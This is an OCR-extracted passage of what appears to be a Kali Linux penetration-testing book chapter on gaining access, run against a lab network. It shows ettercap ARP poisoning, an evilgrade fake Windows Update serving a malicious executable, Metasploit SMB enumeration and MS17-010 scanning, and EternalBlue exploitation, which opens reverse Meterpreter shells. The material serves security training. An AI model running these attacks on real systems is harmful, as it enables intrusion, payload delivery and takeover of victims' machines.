dos_attack 1.0 Run a d.o.s. attack against an IP address
dummy 3.0 A plugin template (for developers)
find_conn 1.0 Search connections on a switched LAN
find_ettercap 2.0 Try to find ettercap activity
find_ip 1.0 Search an unused IP address in the subnet
finger 1.6 Fingerprint a remote host



ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Plugins
Host List
IP Address MAC Address Description
172.16.42.1 00:13:37:A5:B4:EF
172.16.42.5 B4:B6:76:1A:02:2A
172.16.42.6 B4:B6:76:1A:02:2A
172.16.42.105 B4:B6:76:1A:02:2A win7-01.lan
172.16.42.112 B4:B6:76:1A:02:2A
Delete Host
Add to Target 1
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
5 hosts added to the hosts list...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
5 hosts added to the hosts list...


ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Plugins
Host List
IP Address MAC Address Description
172.16.42.1 00:13:37:A5:B4:EF
172.16.42.5 B4:B6:76:1A:02:2A
172.16.42.6 B4:B6:76:1A:02:2A
172.16.42.105 B4:B6:76:1A:02:2A win7-01.la
172.16.42.112 B4:B6:76:1A:02:2A
Add to Target 1
Add to Target 2
Delete host
Delete Host
Add to Target 1
DHCP: [172.16.42.1] OFFER : 172.16.42.105 255.255.255.0 GW 172.16.42.1 DNS 172.16.42.1 "lan"
DHCP: [08:00:27:3C:21:DB] REQUEST 172.16.42.105
DHCP: [172.16.42.1] ACK : 172.16.42.105 255.255.255.0 GW 172.16.42.1 DNS 172.16.42.1 "lan"
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
5 hosts added to the hosts list...


ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Plugins
Host List
Targets
Target 1
172.16.42.1
Target 2
172.16.42.105
MITM Attac... Poisoning
Optional parameters
Sniff remote connections.
Only poison one-way.
Cancel
OK
Delete
5 hosts added to the hosts list...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
5 hosts added to the hosts list...
Host 172.16.42.1 added to TARGET1
Host 172.16.42.105 added to TARGET2


Microsoft Update - Windows Internet Explorer
http://www.microsoft.com/
Bing
Favorites
Suggested Sites
Web Slice Gallery
Microsoft Update
Page
Safety
Tools
Your current security settings put your computer at risk. Click here to change your security settings...
Quick Links | Home | Worldwide
Microsoft
Search Microsoft.com for:
Go
Microsoft Update
Microsoft Update Home
Options
Review your update history
Restore hidden updates
Change settings
FAQ
Get help and support
Use administrator options
Software Upgrade for Some Windows Components Required
To use Microsoft Update, you must first install the latest version of some Windows components. This will allow your computer to work with these new features on the site:
More updates: Get updates for Windows and for popular Microsoft programs such as Microsoft Office in one place.
Faster updates: The latest Windows Installer (MSI) improves the way updates are installed, delivering updates in the smallest possible packages in the shortest amount of time.
Easier navigation: Now you can find updates by priority or by product while helpful links and important messages help ensure you are installing all high-priority updates for your computer.
Download and Install Now
Microsoft Update Privacy Statement
© 2008 Microsoft Corporation. All rights reserved. Terms of Use | Trademarks | Privacy Statement
Internet | Protected Mode: Off
125%



Page
Quick Links | Home |
Search Microsoft.com for:
0% of update97543.exe from windowsupdate.microsoft.com C...
File Download - Security Warning
Do you want to run or save this file?
Name: update97543.exe
Type: Application, 72.0KB
From: windowsupdate.microsoft.com
Run
Save
Cancel
While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not run or save this software. What's the risk?
Required
onents. This will allow
s Microsoft Office in o
talled, delivering upda
links and important m
Download and Install Now



User Account Control
Do you want to allow the following program from an unknown publisher to make changes to this computer?
Program name: update97543[1].exe
Verified publisher: Unknown
File origin: Downloaded from the Internet
To continue, type an administrator password, and then click Yes.
User name
Password
Domain: LAB1
Show details
Yes
No
Download and Install Now

```
msf auxiliary(netbios_spoof_nat) >
[*] Sending stage (179267 bytes) to 172.16.42.105
[*] Meterpreter session 1 opened (172.16.42.139:445 -> 172.16.42.105:49744) at 2017-11-28 22:46
:58 -0500

msf auxiliary(netbios_spoof_nat) > session -i 1
[-] Unknown command: session.
msf auxiliary(netbios_spoof_nat) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN7-01
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : LAB1
Logged On Users : 6
Meterpreter     : x86/windows
meterpreter > getuid
Server username: LAB1\fflintstone
meterpreter > shell
Process 2028 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\rred\Desktop>
```

```
evilgrade(winupdate)>
[28/11/2017:22:44:45] - [WEBSERVER] - [modules::winupdate] - [172.16.42.105] - Request:
"/inc/mstoolbar_archivos/subbanner.jpg"

evilgrade(winupdate)>
[28/11/2017:22:44:46] - [DEBUG] - [WEBSERVER] - [172.16.42.105] - Connection recieved...


evilgrade(winupdate)>
[28/11/2017:22:44:46] - [DEBUG] - [WEBSERVER] -[172.16.42.105] - Packet request: "GET /i
nc/mstoolbar_archivos/ms_masthead_ltr.gif HTTP/1.1\r\n"

evilgrade(winupdate)>"Accept: */*\r\n""Referer: http://www.microsoft.com/inc/mstoolbar.h
tm\r\n""Accept-Language: en-US\r\n""User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windo
ws NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.3072
9; Media Center PC 6.0; .NET4.0C; .NET4.0E)\r\n""Accept-Encoding: gzip, deflate\r\n""Hos
t: www.microsoft.com\r\n""Connection: Keep-Alive\r\n""\r\n"
[28/11/2017:22:44:47] - [WEBSERVER] - WebServer Client on 80

evilgrade(winupdate)>
[28/11/2017:22:44:47] - [WEBSERVER] - [modules::winupdate] - [172.16.42.105] - Request:
"/inc/mstoolbar_archivos/ms_masthead_ltr.gif"

evilgrade(winupdate)>"Accept: image/jpeg, application/x-ms-application, image/gif, appli
cation/xaml+xml, image/pjpeg, application/x-ms-xbap, */*\r\n""Referer: http://www.micros
oft.com/inc/splash.htm\r\n""Accept-Language: en-US\r\n""User-Agent: Mozilla/4.0 (compati
ble; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.3072
9; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)\r\n""Accept-Encoding: gz
ip, deflate\r\n""Host: www.microsoft.com\r\n""Connection: Keep-Alive\r\n""\r\n"
[28/11/2017:22:44:48] - [DEBUG] - [WEBSERVER] - [172.16.42.105] - Connection recieved...
```

Chapter 7: Gaining Access






```
msf >
msf > help use
Usage: use module_name

The use command is used to interact with a module of a given name.

msf > help hosts
Usage: hosts [ options ] [addr1 addr2 ...]

OPTIONS:
  -a,--add          Add the hosts instead of searching
  -d,--delete       Delete the hosts instead of searching
  -c <col1,col2>    Only show the given columns (see list below)
  -h,--help         Show this help information
  -u,--up           Only show hosts which are up
  -o <file>         Send output to a file in csv format
  -R,--rhosts       Set RHOSTS from the results of the search
  -S,--search       Search string to filter by

Available columns: address, arch, comm, comments, created_at, cred_count, detected_arch, exploit_att
empt_count, history_count, host_detail_count, info, mac, name, note_count, os_flavor, os_lang, os_na
me, os_sp, purpose, scope, service_count, state, updated_at, virtual_host, vuln_count

msf >
```


```
msf > ls
[*] exec: ls

TestCompany-int-scan.xml
msf > db_import TestCompany-int-scan.xml    Importing scan data into the database.
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.8.4'
[*] Importing host 172.16.42.1
[*] Importing host 172.16.42.5
[*] Importing host 172.16.42.6
[*] Importing host 172.16.42.153
[*] Importing host 172.16.42.195
[*] Importing host 172.16.42.202
[*] Importing host 172.16.42.140
[*] Successfully imported /media/bo/files/workspace/writings/kalibook-2nd-Edition/chap7/Te
stCompany-int-20180830/scans-docs/TestCompany-int-scan.xml
msf >
```


```
msf > hosts
```

Hosts command shows available hosts.

```
Hosts
=====

address         mac                name                 os_name           os_flavor  os_sp  purpose  info
comments
-------         ---                ----                 -------           ---------  -----  -------  ----
---------
172.16.42.1     00:13:37:a5:b4:ef  Pineapple.lan        Linux                        3.X    server
172.16.42.5     ac:e0:10:6e:e9:4c                       Windows 7                           client
172.16.42.6     ac:e0:10:6e:e9:4c                       Windows 7                           client
172.16.42.140                                           Unknown                             device
172.16.42.153   ac:e0:10:6e:e9:4c  shadow.lan           Linux                        3.X    server
172.16.42.195   2c:6f:c9:5a:8a:a5  DESKTOP-VPTQOGS.lan  Windows Longhorn                    device
172.16.42.202   ac:e0:10:6e:e9:4c  WinDev1806Eval.lan   Windows Longhorn                    device

msf > services
```

Services command shows the systems open ports.

```
Services
========

host            port   proto  name               state  info
----            ----   -----  ----               -----  ----
172.16.42.1     22     tcp    ssh                open   OpenSSH 7.1 protocol 2.0
172.16.42.1     53     tcp    domain             open   generic dns response: NOTIMP
172.16.42.1     80     tcp    http               open   nginx 1.12.1
172.16.42.1     1471   tcp    http               open   nginx 1.12.1
172.16.42.5     42     tcp    tcpwrapped         open
172.16.42.5     53     tcp    domain             open   Microsoft DNS 6.0.6002 (17724655) Windows Server 20
08 SP2
172.16.42.5     88     tcp    kerberos-sec       open   Microsoft Windows Kerberos server time: 2018-09-03
05:33:44Z
172.16.42.5     135    tcp    msrpc              open   Microsoft Windows RPC
172.16.42.5     139    tcp    netbios-ssn        open   Microsoft Windows netbios-ssn
172.16.42.5     389    tcp    ldap               open   Microsoft Windows Active Directory LDAP Domain: lab
1.boweaver.net, Site: Default-First-Site-Name
172.16.42.5     445    tcp    microsoft-ds       open   Windows Server (R) 2008 Datacenter 6002 Service Pac
```


TestCompany-int-20180830: 172.16.42.195
File Edit Search Format View Go Tools Window Help
Arial
12
TestCompany-int-20180
project-notes
targets
Trash
Title
Created time
Modified time
TestCompany-int-20180830
03:07 AM
03:07 AM
project-notes
03:07 AM
03:07 AM
targets
03:08 AM
03:08 AM
172.16.42.195
03:12 AM
03:15 AM
Trash
03:07 AM
03:07 AM
20180903-0315
172.16.42.195 2c:6f:c9:5a:8a:a5 DESKTOP-VPTQOGS.lan Windows Longhorn
Services
========
host port proto name state info
---- ---- ----- ---- ----- ----
172.16.42.195 135 tcp msrpc open Microsoft Windows RPC
172.16.42.195 139 tcp netbios-ssn open Microsoft Windows netbios-ssn
172.16.42.195 445 tcp microsoft-ds open
172.16.42.195 49664 tcp msrpc open Microsoft Windows RPC
172.16.42.195 49665 tcp msrpc open Microsoft Windows RPC
172.16.42.195 49666 tcp msrpc open Microsoft Windows RPC
172.16.42.195 49668 tcp msrpc open Microsoft Windows RPC
172.16.42.195 49669 tcp msrpc open Microsoft Windows RPC
172.16.42.195 49671 tcp msrpc open Microsoft Windows RPC
172.16.42.195 49675 tcp msrpc open Microsoft Windows RPC
Notebook saved
4 pages

```
any-int-20180830/scans-docs# nbtscan -v -s: 172.16.42.0/24
172.16.42.0     Sendto failed: Permission denied
172.16.42.5:BO-DC1         :00U
172.16.42.5:LAB1           :00G
172.16.42.5:LAB1           :1cG
172.16.42.5:BO-DC1         :20U
172.16.42.5:LAB1           :1bU
172.16.42.5:LAB1           :1eG
172.16.42.5:LAB1           :1dU
172.16.42.5:[illegible] MSBROWSE_ [illegible]01G
172.16.42.5:MAC:08:00:27:fa:e3:cd
172.16.42.6:BO-SRV2        :00U
172.16.42.6:LAB1           :00G
172.16.42.6:BO-SRV2        :20U
172.16.42.6:LAB1           :1eG
172.16.42.6:MAC:08:00:27:e0:1e:67
172.16.42.255   Sendto failed: Permission denied
172.16.42.202:WINDEV1806EVAL :00U
172.16.42.202:LAB1           :00G
172.16.42.202:WINDEV1806EVAL :20U
172.16.42.202:MAC:08:00:27:07:9c:ec
```

```
Pipe Auditor
   auxiliary/scanner/smb/pipe_dcerpc_auditor
Pipe DCERPC Auditor
   auxiliary/scanner/smb/psexec_loggedin_users
ndows Authenticated Logged In Users Enumeration
   auxiliary/scanner/smb/smb2
ocol Detection
   auxiliary/scanner/smb/smb_enumshares
umeration
   auxiliary/scanner/smb/smb_enumusers
meration (SAM EnumUsers)
   auxiliary/scanner/smb/smb_enumusers_domain
ser Enumeration
   auxiliary/scanner/smb/smb_login
eck Scanner
   auxiliary/scanner/smb/smb_lookupsid
 Enumeration (LookupSid)
   auxiliary/scanner/smb/smb_version
Detection
   auxiliary/scanner/snmp/snmp_enumshares
 SMB Share Enumeration
   auxiliary/server/capture/smb
on Capture: SMB
   auxiliary/server/http_ntlmrelay
MS Credential Relayer
   auxiliary/spoof/nbns/nbns_response
 Service Spoofer
   exploit/linux/samba/chain_reply                                    2010-06-16
```

```
msf auxiliary(scanner/smb/smb_enumshares) > show options

Module options (auxiliary/scanner/smb/smb_enumshares):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   LogSpider       3                no        0 = disabled, 1 = CSV, 2 = table (txt), 3 = one liner (txt) (Acce
pted: 0, 1, 2, 3)
   MaxDepth        999              yes       Max number of subdirectories to spider
   RHOSTS                           yes       The target address range or CIDR identifier
   SMBDomain       .                no        The Windows domain to use for authentication
   SMBPass                          no        The password for the specified username
   SMBUser         Guest            no        The username to authenticate as
   ShowFiles       false            yes       Show detailed information when spidering
   SpiderProfiles  true             no        Spider only user profiles when share = C$
   SpiderShares    false            no        Spider shares recursively
   THREADS         1                yes       The number of concurrent threads

msf auxiliary(scanner/smb/smb_enumshares) > set RHOSTS 172.16.42.6
RHOSTS => 172.16.42.6
msf auxiliary(scanner/smb/smb_enumshares) > set SMBDomain LAB1
SMBDomain => LAB1
msf auxiliary(scanner/smb/smb_enumshares) > set SMBUser Guest
SMBUser => Guest
msf auxiliary(scanner/smb/smb_enumshares) > show options
```

```
msf auxiliary(scanner/smb/smb_enumshares) > show options

Module options (auxiliary/scanner/smb/smb_enumshares):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   LogSpider       3                no        0 = disabled, 1 = CSV, 2 = table (txt), 3 = one liner (txt) (Acce
pted: 0, 1, 2, 3)
   MaxDepth        999              yes       Max number of subdirectories to spider
   RHOSTS          172.16.42.6      yes       The target address range or CIDR identifier
   SMBDomain       LAB1             no        The Windows domain to use for authentication
   SMBPass                          no        The password for the specified username
   SMBUser         Guest            no        The username to authenticate as
   ShowFiles       false            yes       Show detailed information when spidering
   SpiderProfiles  true             no        Spider only user profiles when share = C$
   SpiderShares    false            no        Spider shares recursively
   THREADS         1                yes       The number of concurrent threads

msf auxiliary(scanner/smb/smb_enumshares) > exploit

[-] 172.16.42.6:139       - Login Failed: The SMB server did not reply to our request
[-] 172.16.42.6:445       - Login Failed: The server responded with error: STATUS_ACCOUNT_DISABLED (Command=115
 WordCount=0)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_enumshares) >
```

```
msf auxiliary(scanner/smb/pipe_dcerpc_auditor) > show options

Module options (auxiliary/scanner/smb/pipe_dcerpc_auditor):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      yes       The target address range or CIDR identifier
   SMBDomain  .                no        The Windows domain to use for authentication
   SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER)
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads

msf auxiliary(scanner/smb/pipe_dcerpc_auditor) > set RHOSTS 172.16.42.6
RHOSTS => 172.16.42.6
msf auxiliary(scanner/smb/pipe_dcerpc_auditor) > set SMBDomain LAB1
SMBDomain => LAB1
msf auxiliary(scanner/smb/pipe_dcerpc_auditor) > show options

Module options (auxiliary/scanner/smb/pipe_dcerpc_auditor):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS     172.16.42.6      yes       The target address range or CIDR identifier
   SMBDomain  LAB1             no        The Windows domain to use for authentication
   SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER)
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads

msf auxiliary(scanner/smb/pipe_dcerpc_auditor) > exploit

Login Failed: The server refused our NetBIOS session request
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/pipe_dcerpc_auditor) >
```

Configure Module

Run Module

Server refused our connection.

```
msf auxiliary(scanner/smb/smb_ms17_010) > exploit

[+] 172.16.42.5:445       - Host is likely VULNERABLE to MS17-010! -
Windows Server (R) 2008 Datacenter 6002 Service Pack 2 x86 (32-bit)
[+] 172.16.42.6:445       - Host is likely VULNERABLE to MS17-010! -
Windows Server (R) 2008 Standard 6002 Service Pack 2 x86 (32-bit)
[+] 172.16.42.7:445       - Host is likely VULNERABLE to MS17-010! -
Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] Scanned  26 of 256 hosts (10% complete)
[*] Scanned  52 of 256 hosts (20% complete)
[*] Scanned  77 of 256 hosts (30% complete)
[*] Scanned 103 of 256 hosts (40% complete)
[*] Scanned 128 of 256 hosts (50% complete)
[*] Scanned 154 of 256 hosts (60% complete)
[+] 172.16.42.173:445     - Host is likely VULNERABLE to MS17-010! -
Windows 7 Professional 7601 Service Pack 1 x86 (32-bit)
[*] Scanned 180 of 256 hosts (70% complete)
[*] Scanned 205 of 256 hosts (80% complete)
[*] Scanned 231 of 256 hosts (90% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_ms17_010) >
```

```
msf > search ms17_010

Matching Modules
================

   Name                                           Disclosure Date  Rank     Description
   ----                                           ---------------  ----     -----------
   auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   MS17-010 Eternal
Romance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   auxiliary/scanner/smb/smb_ms17_010                              normal   MS17-010 SMB RCE
 Detection
   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  MS17-010 Eternal
Blue SMB Remote Windows Kernel Pool Corruption
   exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14       average  MS17-010 Eternal
Blue SMB Remote Windows Kernel Pool Corruption for Win8+
   exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   MS17-010 Eternal
Romance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 172.16.42.140:4444
[*] 172.16.42.7:445 - Connecting to target for exploitation.
[+] 172.16.42.7:445 - Connection established for exploitation.
[+] 172.16.42.7:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.16.42.7:445 - CORE raw buffer dump (51 bytes)
[*] 172.16.42.7:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows S
erver 2
[*] 172.16.42.7:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 St
andard
[*] 172.16.42.7:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Serv
ice Pac
[*] 172.16.42.7:445 - 0x00000030  6b 20 31                                         k 1

[+] 172.16.42.7:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.16.42.7:445 - Trying exploit with 12 Groom Allocations.
[*] 172.16.42.7:445 - Sending all but last fragment of exploit packet
[*] 172.16.42.7:445 - Starting non-paged pool grooming
[+] 172.16.42.7:445 - Sending SMBv2 buffers
[+] 172.16.42.7:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.16.42.7:445 - Sending final SMBv2 buffers.
[*] 172.16.42.7:445 - Sending last fragment of exploit packet!
[*] 172.16.42.7:445 - Receiving response from exploit packet
[+] 172.16.42.7:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.16.42.7:445 - Sending egg to corrupted connection.
[*] 172.16.42.7:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 172.16.42.7
[*] Meterpreter session 1 opened (172.16.42.140:4444 -> 172.16.42.7:56073) at 2018-09-23 23:
28:21 -0400
[+] 172.16.42.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.16.42.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
